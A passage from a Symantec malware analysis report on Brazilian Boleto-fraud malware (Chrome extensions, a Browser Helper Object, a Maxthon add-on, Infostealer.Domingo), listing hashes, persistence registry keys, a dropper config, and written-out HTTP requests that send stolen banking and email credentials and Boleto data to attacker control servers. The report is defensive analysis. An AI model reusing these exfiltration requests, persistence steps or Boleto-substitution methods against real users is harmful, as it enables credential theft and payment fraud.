/OutLook.asp?User=tester&password=mypassword&Browser=Chrome
```

**Table 47. Parameters sent to the C&C server by Google Chrome Extension A during Microsoft Live credential theft**

Parameter	Description
User	User name
Password	Password
Browser	Browser application

**[BANK NAME B].asp**

The Google Chrome extension will steal credentials when the user visits a domain associated with [BANK NAME B].

The following GET request is used to upload sensitive information, including stolen credentials, to the control server:

```
/[BANK NAME A].asp?Agencia=A
gencia&Conta=Conta&Usuario=U
suario&Senha=Senha&Tokem=Tok
em&Mobile=Mobile&Serie=Serie
&Assinatura=Assinatura&Brows
er=Chrome
```

**Table 48. Parameters sent to the control server Google Chrome Extension A during [BANK NAME B] credential stealing**

Parameter	Description
Agencia	Organization
Conta	Account
Usuario	User name
Senha	Password
Tokem	Token
Mobile	Mobile number
Serie	Series
Assinatura	Signature
Browser	Browser application



## Google Chrome Extension B

Google Chrome Extension B is written in JavaScript and is capable of manipulating Boletos.

### Functionality

The Google Chrome extension is loaded when Google Chrome is launched. Its main purpose is to manipulate Boletos.

The extension is capable of intercepting and replacing legitimate Boleto numbers with attacker-supplied values on web pages containing the following keywords:

- LOCAL DE PAGAMENTO
- VENCIMENTO
- PAGADOR
- SACADO

The Google Chrome extension will search for a pattern which matches a Boleto number, for example:

- 03399.65295 62300.000007 00044.201028 0 0000000000000000

If a Boleto number is found, it is sent to the control server along with the following information:

- Expiration date
- Amount
- Payer
- Intended recipient
- Trigger URL

The control server responds with a Boleto number supplied by the attacker to replace the legitimate one. The attacker-supplied number is then displayed to the victim in their browser.

### Installation

The Google Chrome extension does not perform additional installation actions and the installation is not performed from a dropper.

### Command-and-control

The Google Chrome extension communicates using HTTP GET requests over port 80. The network traffic is not encrypted.

#### /welcomes.asp

During Boleto manipulation, the Google Chrome extension creates an HTTP GET request and sends it to the control server, similar to the following:

```
/welcomes.asp?Vencimento=4862&Valor=20000000000&Sacado=%20END%20PAGCPCN%20/CPF/CNPJ%20END%20CHECK%20IT!&URL=_http://127.0.0.1/boleto.html&Browser=Chrome
```

Table 51 describes the parameters sent to the control server.

The control server responds with attacker-supplied values used to manipulate the legitimate Boleto.

**Table 49. Boleteiro Google Chrome Extension B component characteristics**

File name	Manifest.js
MD5	707deba29796a0b0339d9745ffe6f3a3
SHA-1	73918a3f14a0762262c3642684f3fd67b603cfa3
SHA-256	409f91a6febefe1f199c54a4afcd09a71adc5e5d884420061d59b5e126ba5502
Size (bytes)	3913
Purpose	Intercept Boletos

**Table 50. HTTP GET requests used by Boleteiro Google Chrome Extension B**

Protocol	Control server	URI	Description
GET	planansa.com.br	welcomes.asp	Boleto manipulation

**Table 51. Parameters sent to the control server by Google Chrome Extension B during Boleto manipulation**

Parameter	Description
Vencimento	Expiration date
Valor	Amount
Sacado	Drawee
URL	Target URL
Browser	Browser application

The attacker-supplied values are then displayed to the victim in their browser.

The response data contains the original payer, amount, expiration date with the attacker-supplied Boleto number, and barcode, which are used to generate the new Boleto slip.

## Abuse of third-party services

**Table 52. Abuse of third-party Boleto creation services**

Sample	URL	Reason
707deba29796a0b0339d9745ffe6f3a3	_https://carrinho.americanas.com.br/bankslip/gera-boleto?type=img&value=104.png	Bank logo generation
707deba29796a0b0339d9745ffe6f3a3	_https://carrinho.americanas.com.br/bankslip/gera-boleto?type=barCode&value=10491620120000000005292492000200040610062090	Barcode generation
38d5efbecc7a6f94f4b81d83dd0c260a	_http://superlogica.com//boleto/barras.php?codigo=[BOLETO NUMBER]	Barcode generation

This first link generates an image for the selected bank. In this case, the code 104 is used, which is associated with [BANK NAME C]. However, several different bank logos can be generated by changing the value parameter in the request. The second and third links can be used to generate a new barcode. The second link is has since been disabled and is inactive.

## Browser Helper Object

The Browser Helper Object is a UPX-packed DLL written in Visual Basic. It can manipulate Boletos and steal credentials from email and online banking websites. The Browser Helper Object uses BYTE XOR encryption to obfuscate strings.

**Table 53. Boleteiro BHO component characteristics**

File name	AdobePro.jpg
MD5	085b407e36778f7908f89f9efa556db7
SHA-1	ed868b3b4185bdbd68cdaad96168d4199a094e93
SHA-256	48d0d54f672f0ec48b37d15f21fc2e49bfdc3d501362c06a98ebbbb7698bb24
Size (bytes)	21504
Purpose	Boleto Interceptor and credential stealer

## Functionality

The main function of the Browser Helper Object is to manipulate Boletos and steal login credentials from email and online banking services.

### Credential theft

The Browser Helper Object is capable of stealing credentials from the following websites:

- [BANK NAME A].com.br
- live.com

The Browser Helper Object inspects HTML elements in order to retrieve the credential values. The user name and password for live.com are stored in the registry.

### Boleto manipulation

The Browser Helper Object is capable of manipulating Boletos from the following websites:

- [BANK NAME D].com.br
- [BANK NAME E].com.br

The Browser Helper Object inspects the HTML elements to retrieve content, and then uses JavaScript injection to modify the content specific to Boletos. It can also generically scan for Boletos on other websites by searching for the Boleto number format.

The Browser Helper Object can send the stolen information to the attacker's server, which provides modified Boleto information to replace the legitimate information. A fraudulent Boleto is then displayed to the victim in their browser.

The Browser Helper Object ignores the following websites when processing Boletos:

- facebook.com
- google.com
- dpf.gov
- mail.live.com
- bing.com
- yahoo.com
- <http://www.bradesco.com.br/html/classic/produtos-servicos/outros/2-via-de-boleto.shtm>

The Browser Helper Object is configured to steal Boletos from 13 different Boleto-issuing banks and other organizations.

## Installation

The Browser Helper Object is created in the following location:

- %UserProfile%\Application Data\Microsoft\Google\AdobePro.jpg

The Browser Helper Object will save the user name and password extracted from live.com in the following registry subkeys:

- HKEY\_CURRENT\_USER\Software\VB and VBA Program Settings\AdobePro\OutLook\User
- HKEY\_CURRENT\_USER\Software\VB and VBA Program Settings\AdobePro\OutLook\Pass

**Note:** AdobePro is taken from the file name of the Browser Helper Object, which is AdobePro.jpg

## Command-and-control

The Browser Helper Object communicates using HTTP GET/POST requests over port 80. The Microsoft.XMLHTTP object is used to establish communications. The Browser Helper Object's network traffic is not encrypted.

**Table 54. HTTP GET requests used by Boleteiro Browser Help Object**

Protocol	Control server	URI	Purpose
GET	www.instacar.com.br	Historico.asp	[BANK NAME D] and [BANK NAME E]Boleto manipulation
GET	www.instacar.com.br	outlook.asp	Microsoft Live credential stealing
GET	www.misterpostman.com.br	gateway.aspx	[BANK NAME A] credential stealing
POST	www.instacar.com.br	GeraBoleto.asp	Generic Boleto manipulation

### /Historico.asp

#### Type 1

When manipulating Boleto numbers related to [BANK NAME D] and [BANK NAME E], the Browser Helper Object sends the following HTTP GET request to the control server:

```
http://www.instacar.com.br/Historico.asp?B=sBanco&T=B&versao=[BOLETO VERSION NUMBER]&Tipo=F
```

The control server response contains the following HTML tags:

- <Codigo>[ATTACKER-SUPPLIED BOLETO NUMBER]</Codigo>
- <Valor>[BOLETO VALUE]</Valor>

**Table 55. Parameters sent to the C&C server by Boleteiro Browser Help Object during Type 1 manipulation of Boletos from [BANK NAME D] and [BANK NAME E]**

Parameter	Description
sBanco	Three digit bank code
versao	Boleteiro version
Tipo	Type (This value is always "F")



In this situation, **Codigo** may contain the attacker-supplied Boleto number and **Valor** may contain the value of the Boleto. These are then used to replace the legitimate Boleto values.

## Type 2

When sending Boleto IDs and related information for [BANK NAME D] and [BANK NAME E], the following HTTP request is sent to the control server:

```
http://www.instacar.com.br/Historico.asp?B=[VALUE1]&T=B&S=[VALUE2]&C=[VALUE3]&D=[VALUE4]&V=[VALUE5]&O=U&versao=[VALUE6]&Tipo=[VALUE7]&Comprovante=[VALUE8]
```

**Table 56. Parameters sent to the C&C server by Boleteiro Browser Help Object during Type 2 manipulation of Boletos from [BANK NAME D] and [BANK NAME E]**

Parameter	Description
B	Three digit bank code
T	Unknown (This value is always "B")
S	Unknown (The value may be "Pago" or "Agendado")
C	Unknown (This is the probable value based on the value of <b>Codigo</b> in the previous request, but it is unverified)
D	Unknown (This is the probably expiration date, but it is unverified)
V	Unknown (This is the probable value, but it is unverified)
O	Unknown (This value is always "U")
Versao	Boleteiro version
Tipo	Unknown (This value is always "F")
Comprovante	Unknown (This may be part of the original HTML data in Internet Explorer, but is unverified)

A response is not expected from the control server for this request.

## /gateway.aspx

When stealing [BANK NAME A] credentials, the Browser Helper Object sends the following HTTP GET request to the control server:

```
http://www.misterpostman.com.br/gateway.aspx?UserID=ef5a[VALUE1]-[VALUE2]-[VALUE3]&Descricao=Mail
```

Table 57 describes the parameter values sent in the **UserID** parameter.

A response is not expected from the control server for this request.

## /outlook.asp

When stealing Microsoft Live credentials, the Browser Helper Object makes the following HTTP request to the control server:

```
http://www.instacar.com.br/outlook.asp?User=[USER NAME]&PassWord=[PASSWORD]
```

**Table 57. Parameters sent to the C&C server by Boleteiro Browser Help Object during manipulation of Boletos from [BANK NAME A]**

param_value	Description
value1	User name
value2	Password
value3	oobToken

**Table 58. Parameters sent to the C&C server by Boleteiro Browser Help Object during theft of Microsoft Live credentials**

Parameter	Description
User	User name
Password	Password

## /GeraBoleto.asp

During generic Boleto manipulation, the Browser Help Object makes the following POST request to the control server to generate a Boleto, with Content-Type application/x-www-form-urlencoded:

```
http://www.instacar.com.br/
GeraBoleto.asp?Banco=[VALUE1]&Saca
do=[VALUE2]&Valor=[VALUE3]&Vencime
nto=[VALUE4]&URL=[VALUE5]&Comprova
nte=[VALUE6]&Versao=[VALUE7]
```

## Maxthon browser add-on

The Maxthon browser add-on masquerades as a legitimate application called Maxtron Update. The misspelling of Maxthon is due to a mistake by the attackers. This add-on manipulates Boletos and steals credentials and card details. The add-on loads when the Maxthon browser is launched.

## Functionality

The Maxthon browser add-on package contains a JavaScript component that manipulates Boletos, and steals credentials and card information. The JavaScript component can be used as a Maxthon Cloud browser extension.

## Installation

The package is downloaded from the following URL:

- <https://g0lp3reboleto.googlecode.com/svn/Maxtron/LT01.mxaddon>

The file is then saved to the following location:

- %UserProfile%\Application Data\Maxthon3\Users\guest\Addons\1361840469.mxaddon

The downloaded package contains a number of files (listed in the following section), as well as the Maxthon browser add-on.

## Persistence

The modification performed is a string replacement operation that replaces instances of true with false in the config.ini file, but the package is not installed properly.

The Maxthon package is created in the following location:

- %UserProfile%\Application Data\Maxthon3\Users\guest\Addons\1361840469.mxaddon

The following Maxthon configuration file is modified during installation:

- %UserProfile%\Application Data\Maxthon3\Users\guest\AddonsData\MxAddonMisc\config

**Table 59. Parameters sent to the C&C server by Boleteiro Browser Help Object during generic Boleto manipulation**

Parameter	Description
Banco	Three digit bank code
Sacado	Original Boleto ID number
Valor	Amount
Vencimento	Due date
URL	Trigger URL
Comprovante	Original HTML content containing Boleto related information
Versao	Boleteiro version

**Table 60. Boleteiro Maxthon browser add-on component characteristics**

File name	1361840469.mxaddon
MD5	b65045764439540b521f2f717ac56652
SHA-1	31046943fd87f3b38fc9a328ab75945c525e2e0e
SHA-256	2c6a4158df42330f3044587cbcf6fd5582f9f01cb-b8e25b66ec573217b83802a
Size (bytes)	517674
Purpose	Boleto and credential stealer

**Table 61. Files created by Boleteiro Maxthon browser add-on component**

File name	Description
icon_16.png	Extension image file
icon_16.png	Extension image file
icon_48.png	Extension image file
def.json	Extension definition file
url.ie.js	Boleto stealer extension
MxPacker.exe	Application to package file into mxaddon packages
MxPacker.rar	Compressed version of MxPacker.exe

## Infrastructure

*Table 62. Infrastructure used by Boleteiro Maxthon browser add-on component*

Domain	Registrar	Registrant name	Registrant email	Date created	IP address	ASN	Location
instacarlive.brinkster.net	GODADDY.COM, LLC	Dotster.com	support@dotster-inc.com	2000-07-12	65.182.101.243	AS33055	United States
borgestransportesme.com.br	Locaweb Servicos De Internet	S A DE M BORGES ME	sorannealvesdenour-aborges@hotmail.com	2013-12-19	186.202.149.150	AS27715	Sao Paulo
instacar.com.br	-	-	-	-	186.202.149.13	-	-
misterpostman.com.br	Hosting Solutions International	Mister Postman Marketing Direto	-	-	199.217.117.153	AS30083	United States
planansa.com.br	-	Planansa ADM. Corretora Seguros LTDA	-	-	200.234.196.195	AS27715	Sao Paulo

## Infostealer.Domingo

On July 10, 2014, Trusteer published a blog that revealed details about Domingo, a new Boleto threat. Infostealer.Domingo uses the Component Object Model to perform Document Object Model (DOM) manipulations in Internet Explorer in order to modify legitimate Boletos. Infostealer.Domingo can manipulate Boletos that are generated online and Boletos stored on the file system in order to redirect payments to fraudulent attacker-controlled accounts.

### Identification

*Table 63: Vendor aliases for Domingo*

Vendor	Alias
Symantec	Infostealer.Domingo
Avast	Win32:Boleto-A

*Table 64. List of artifacts used in the analysis of Infostealer.Domingo*

PE timestamp	MD5	Size	File name	Purpose
09 May 2013 12:06:59	ee64e56ee86286cadf4e44f827483829	905322	ee64e56ee86286cadf4e44f827483829	Dropper
19 June 1992 23:22:17	b078e13134fda91ee3d0b4660f3176d6	660480	startup.exe	Persistence component
19 June 1992 23:22:17	d972d719aab8f4750ee0b15187dc1ad0	507904	d972d719aab8f4750ee0b15187dc1ad0	Boleto manipulator
19 June 1992 23:22:17	65d2b31b92da3fb894e11bf71dd7dc02	733696	industria.exe	Boleto manipulator

### Exploit usage

No exploits were used to deliver Infostealer.Domingo.

### Anti-analysis

Table 65 contains a list of reverse-engineering challenges discovered during the course of the analysis.

### Packing and compression

Infostealer.Domingo uses Winrar SFX to package the droppers.

*Table 65: Reverse-engineering challenges discovered during the course of the analysis*

Category	Description
Anti-debug	NO
Anti-emulation	NO
Anti-VM	NO
Packing and compression	YES
Obfuscation	YES
Host-based encryption	NO
Network-based encryption	NO
Server-side tricks	NO



## Obfuscation

Embedded strings in the malware are encoded as the following hex characters.

- Encoded: 687474703A2F2F
- Decoded: http://

The following list contains the decoded strings:

- wininet.dll
- iexplore.exe
- http://http://www.serw.net.pl/joomla-25/modules/mod\_megamininews/images/html/oi/cntt.php
- http://centroactivo.pt/components/com\_akeeba/controllers/HTML/barras.png
- http://centroactivo.pt/components/com\_akeeba/controllers/HTML/A/oi/boleto.php?LETO
- centroactivo.pt
- autenticação mecânica
- autenticacao mecanica
- SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- InternetReadFile
- InternetOpenUrlA
- InternetOpenA
- InternetCloseHandle
- Content-Type: application/x-www-form-urlencoded
- 03399.65295 62300.00000700044.201028 0 0000000000000000
- /components/com\_akeeba/controllers/HTML/A/oi/boleto.php

## Encryption

Infostealer Domingo doesn't use host-based encryption or network encryption.

### Dropper

The dropper is a Winrar SFX which creates the persistence component (startup.exe) and the Boleto manipulator (industria.exe), executes these files, and ends itself.

### Installation

The dropper downloads the files in Table 67.

The dropper contains the following configuration information that is used while extracting the two executables:

```
;O comentário abaixo contém comando de sequência SFX

Path=%UserProfile%\Application Data\
Setup=industria.exe
Setup=startup.exe
Silent=1
Overwrite=1
```

**Table 66. Domingo dropper component characteristics**

File name	ee64e56ee86286cadf4e44f827483829
MD5	ee64e56ee86286cadf4e44f827483829
SHA-1	26914ac0a3a5948d7a68fd9acb13c53a8bcff17c
SHA-256	96ab1472b28bcf9cf111726fe328c74dd87dab-012272246dbf33f7a52c93de29
Size (bytes)	905322
Purpose	Drops the persistence component and the Boleto manipulator

**Table 67. Files created by the Domingo dropper component**

MD5	File name
65d2b31b92da3fb894e11bf71dd7dc02	%UserProfile%\Application Data\industria.exe
b078e13134fda91ee3d0b4660f3176d6	%UserProfile%\Application Data\startup.exe

## Persistence component

The persistence component creates a registry key to ensure that the Boleto manipulator is persistent across reboots.

**Note:** This run key value has also been observed as Avadaquevadra.

*Table 68. Domingo persistence component characteristics*

File name	startup.exe
MD5	b078e13134fda91ee3d0b4660f3176d6
SHA-1	20dff6912cf41b63837c99b594f375e88294831
SHA-256	bdaa1b1defc292749433bbd7f3c475f0f25d78a6e-daf82ed3b821b189ef0e719
Size (bytes)	660480
Purpose	Creates registry entry to maintain persistence

*Table 69. Registry subkey created by the Domingo persistence component to ensure that the Boleto Manipulator is persistent across reboots*

Action	Registry subkey	Name	Type	Data
create	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Espadres	REG_SZ	=%UserProfile%\Application Data\industria.exe

## Boleto Manipulator

The Boleto Manipulator is a Boleto stealer that uses shdocvw.dll, a web browser control, to interact with Internet Explorer.

The control has the following CLSID:

- 9BA05972-F6A8-11CF-A442-00A0C90A8F39

The Boleto Manipulator scans the contents of web pages in Internet Explorer and files on the file system to replace Boleto numbers with attacker-supplied values.

The Boleto Manipulator does not have embedded components, packing layers, or encryption.

## Functionality

When the Boleto manipulator is executed, it checks for the following registry subkey:

- HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run\Avadaquevadra

The Boleto Manipulator will report to the control server if this registry subkey does not exist.

The Boleto Manipulator creates the following mutex to avoid running in multiple instances:

- Expeliarmusis

The Boleto Manipulator will then send a request to the control server to download a Boleto number template. If the control server is unavailable, a hard-coded Boleto number template is used.

During analysis, the remote Boleto number template was identical to the following hard-coded value:

- 03399.65295 62300.000007 00044.201028 0 0000000000000000

The Boleto number template has uninitialized the following fields:

- General checksum
- Due date
- Value

*Table 70. Domingo Boleto Manipulator component characteristics*

File name	d972d719aab8f4750ee0b15187dc1ad0
MD5	d972d719aab8f4750ee0b15187dc1ad0
SHA-1	7caf08fc78664db09f72f01be93619a45281fe19
SHA-256	bdb5704d32b00ddc82f11a85266bdd719e4172354285c1590b3320e41c445550
Size (bytes)	507904
Purpose	Boleto manipulation

The due date and value will be retrieved from the original Boleto number and the general checksum will be recalculated.

The Boleto Manipulator can operate in online and offline mode.

1. Online mode—manipulate Boletos presented during web browsing in Internet Explorer
2. Offline mode—manipulate Boletos on the file system (.htm/.html files on drives B: - Z:)

The purpose of this is to redirect legitimate Boleto payments to an attacker-controlled account.

## Boleto manipulation

In order to manipulate a Boleto, the Boleto Manipulator will search the HTML content for a Boleto number. The Boleto Manipulator will search for numeric patterns resembling Boleto numbers and checks specific offsets to verify that it is a Boleto number.

The Boleto Manipulator checks the hexadecimal characters and offsets to verify the Boleto number (Table 71).

The Boleto Manipulator will also alter the barcode.

To do this, the Boleto Manipulator will try to detect the following text:

- autenticação mecânica
- autenticacao mecanica

If the text is found, the Boleto Manipulator will replace the original barcode with an attacker-supplied barcode obtained from the control server.

If the text is not found, the attacker-supplied barcode is placed at the end of the Boleto document.

Note: The validity of the attacker-supplied Barcode has not been verified.

## Installation

If Internet Explorer is launched, the Boleto Manipulator will initiate the web browser control to enable it to search and manipulate the DOM for Boletos (Table 72).

## Command-and-control

The Boleto Manipulator uses HTTP protocol on port 80 to communicate with the control server.

**Table 71. Hexadecimal characters checked by Boleto Manipulator component**

Offset	Hexadecimal character
0x05	0x2E
0x0B	0x20
0x11	0x2E
0x18	0x20
0x1E	0x2E
0x25	0x20
0x27	0x20

**Table 72. Processes modified by Domingo Boleto Manipulator component**

Action	Process
Modify	iexplore.exe

**Table 73. Request types supported by the Domingo Boleto Manipulator component**

Method	Control server	Path	Description
GET	serw.net.pl	joomla-25/modules/mod_megamininews/images/html/oi/cntt.php	Notification
GET	centroactivo.pt	components/com_akeeba/controllers/HTML/A/oi/boleto.php?LETO	Download new Boleto number template
POST	centroactivo.pt	components/com_akeeba/controllers/HTML/A/oi/boleto.php	Send new and old Boleto related data to the control server
GET	centroactivo.pt	components/com_akeeba/controllers/HTML/barras.png	Download new Boleto barcode

## Notification

The following request is sent to notify the control server if the Avadaquevadra registry subkey, which is responsible for persistence, does not exist (Table 74).

**Table 74. Notification request sent by Domingo Boleto Manipulator component**

Method	Control server	Path	Description
GET	serw.net.pl	joomla-25/modules/mod_megamininews/images/html/oi/cntt.php	Notification



The Boleto Manipulator does not process any incoming response data.

### Request Boleto template

The following request is sent to the control server to retrieve a Boleto number template that will be used in order to generate a new Boleto number and replace the original one:

```
GET /components/com_akeeba/controllers/HTML/A/oi/boleto.php?LETO HTTP/1.1
Host: centroactivo.pt
```

**Table 75. Request Boleto template commands sent by Domingo Boleto Manipulator component**

Method	Control server	Path	Description
GET	centroactivo.pt	components/com_akeeba/controllers/HTML/A/oi/boleto.php?LETO	Download new Boleto number template

The following response details the new Boleto number template:

```
HTTP/1.1 200 OK
Date: Thu, 02 Oct 2014 17:15:48 GMT
Server: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.3.20
X-Powered-By: PHP/5.3.20
Content-Length: 56
Content-Type: text/html

[03399.65295 62300.000007 00044.201028 0 000000000000000]
```

### Upload Boleto information

The following request is used to send Boleto information related to new and old Boletos to the control server:

```
POST /components/com_akeeba/controllers/HTML/A/oi/boleto.php HTTP/1.0
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 247
Host: centroactivo.pt
Accept: text/html

O=23790.09505%2090000.000001%2001023.190000%203%2026420010000000&
N=03399.65295%2062300.000007%2000044.201028%209%2026420010000000&
U=http%3A%2F%2Fwww.bradesco.com.br%2Fhtml%2Fclassic%2Fprodutos-
servicos%2Foutros%2F2-via-de-boleto.shtm&
V=100000%2C00
```

**Table 76. Upload Boleto information commands sent by Domingo Boleto Manipulator component**

Method	Control server	Path	Description
POST	centroactivo.pt	components/com_akeeba/controllers/HTML/A/oi/boleto.php	Send new/old Boleto related data to the control server

**Table 77. Description of the parameters used in previous request**

Parameter	Description
O	Original Boleto ID number
N	New Boleto ID number
U	Referrer URL (online case) or HTML file (offline case)
V	Amount

The following response does not contain any data after the headers:

```
HTTP/1.1 200 OK
Date: Thu, 02 Oct 2014 17:15:51 GMT
Server: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.3.20
X-Powered-By: PHP/5.3.20
Content-Length: 0
Connection: close
Content-Type: text/html
```

### Download Boleto barcode

**Table 78. Download Boleto barcode commands sent by Domingo Boleto Manipulator component**

Method	Control server	Path	Description
GET	centroactivo.pt	components/com_akeeba/controllers/HTML/barras.png	Download Boleto barcode

The following request is used to download a Boleto barcode to replace the original:

```
GET /components/com_akeeba/controllers/HTML/barras.png HTTP/1.1
Accept: */*
Referer: http://www.bradesco.com.br/html/classic/produtos-servicos/outros/2-
via-de-boleto.shtm
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR
2.0.50727; .NET CLR 1.1.4322)
Host: centroactivo.pt
Connection: Keep-Alive
```

The following response is a portable network graphics image (PNG) of the barcode:

```
HTTP/1.1 200 OK
Date: Thu, 02 Oct 2014 17:15:51 GMT
Server: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.3.20
Last-Modified: Thu, 08 May 2014 21:50:37 GMT
ETag: "479-4f8ea78b2aa05"
Accept-Ranges: bytes
Content-Length: 1145
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: image/png
```

.PNG

.

### Infrastructure

Table 79 provides details on the C&C infrastructure used by the sample.

**Table 79: WHOIS Information**

Domain	Registrar	Registrant name	Registrant email	Creation date	IP address	ASN	Location
serw.net.pl	Active 24 sp. z o.o.	organization	bok@active24.pl	2004.10.21	188.165.23.175	AS16276	England
centroactivo.pt	AMENWORLD Serviços Internet - Sociedade Unipessoal Lda	Centroactivo - Ginasio Lda	centroactivo.qta.romeira@gmail.com	2001-02-19	89.154.2.1	AS12542	Lisboa - Lisbon - Tvcabo Portugal S.a

## References

---

- <http://www.febraban.org.br/arquivo/bancos/sitebancos2-0.asp>
- <http://www.linhadefensiva.com/2013/04/brazilian-trojan-modifies-banking-documents-to-redirect-payments/>
- <https://blogs.rsa.com/rsa-uncovers-boleto-fraud-ring-brazil/>
- <http://www.emc.com/collateral/white-papers/h13282-report-rsa-discovers-boleto-fraud-ring.pdf>
- <http://securityintelligence.com/boleto-malware-two-new-variants-discovered>





## Authors


**Stephen Doherty**  
Sr threat intelligence analyst

**Nikolaos Tsapakis**  
Software engineer

## About Symantec

Symantec Corporation (NASDAQ: SYMC) is an information protection expert that helps people, businesses and governments seeking the freedom to unlock the opportunities technology brings -- anytime, anywhere. Founded in April 1982, Symantec, a Fortune 500 company, operating one of the largest global data-intelligence networks, has provided leading security, backup and availability solutions for where vital information is stored, accessed and shared. The company's more than 20,000 employees reside in more than 50 countries. Ninety-nine percent of Fortune 500 companies are Symantec customers. In fiscal 2014, it recorded revenues of \$6.7 billion.

To learn more go to [www.symantec.com](http://www.symantec.com) or connect with Symantec at: [go.symantec.com/social/](http://go.symantec.com/social/).

 Follow us on Twitter  
[@threatintel](https://twitter.com/threatintel)

 Visit our Blog  
<http://www.symantec.com/connect/symantec-blogs/sr>

For specific country offices and contact numbers, please visit our website.

Symantec World Headquarters  
350 Ellis St.  
Mountain View, CA 94043 USA  
+1 (650) 527-8000  
1 (800) 721-3934  
[www.symantec.com](http://www.symantec.com)

Copyright © 2015 Symantec Corporation. All rights reserved. Symantec, the Symantec Logo, and the Checkmark Logo are trademarks or registered trademarks of Symantec Corporation or its affiliates in the U.S. and other countries. Other names may be trademarks of their respective owners.

Any technical information that is made available by Symantec Corporation is the copyrighted work of Symantec Corporation and is owned by Symantec Corporation.

NO WARRANTY . The technical information is being delivered to you as is and Symantec Corporation makes no warranty as to its accuracy or use. Any use of the technical documentation or the information contained herein is at the risk of the user. Documentation may include technical or other inaccuracies or typographical errors. Symantec reserves the right to make changes without prior notice.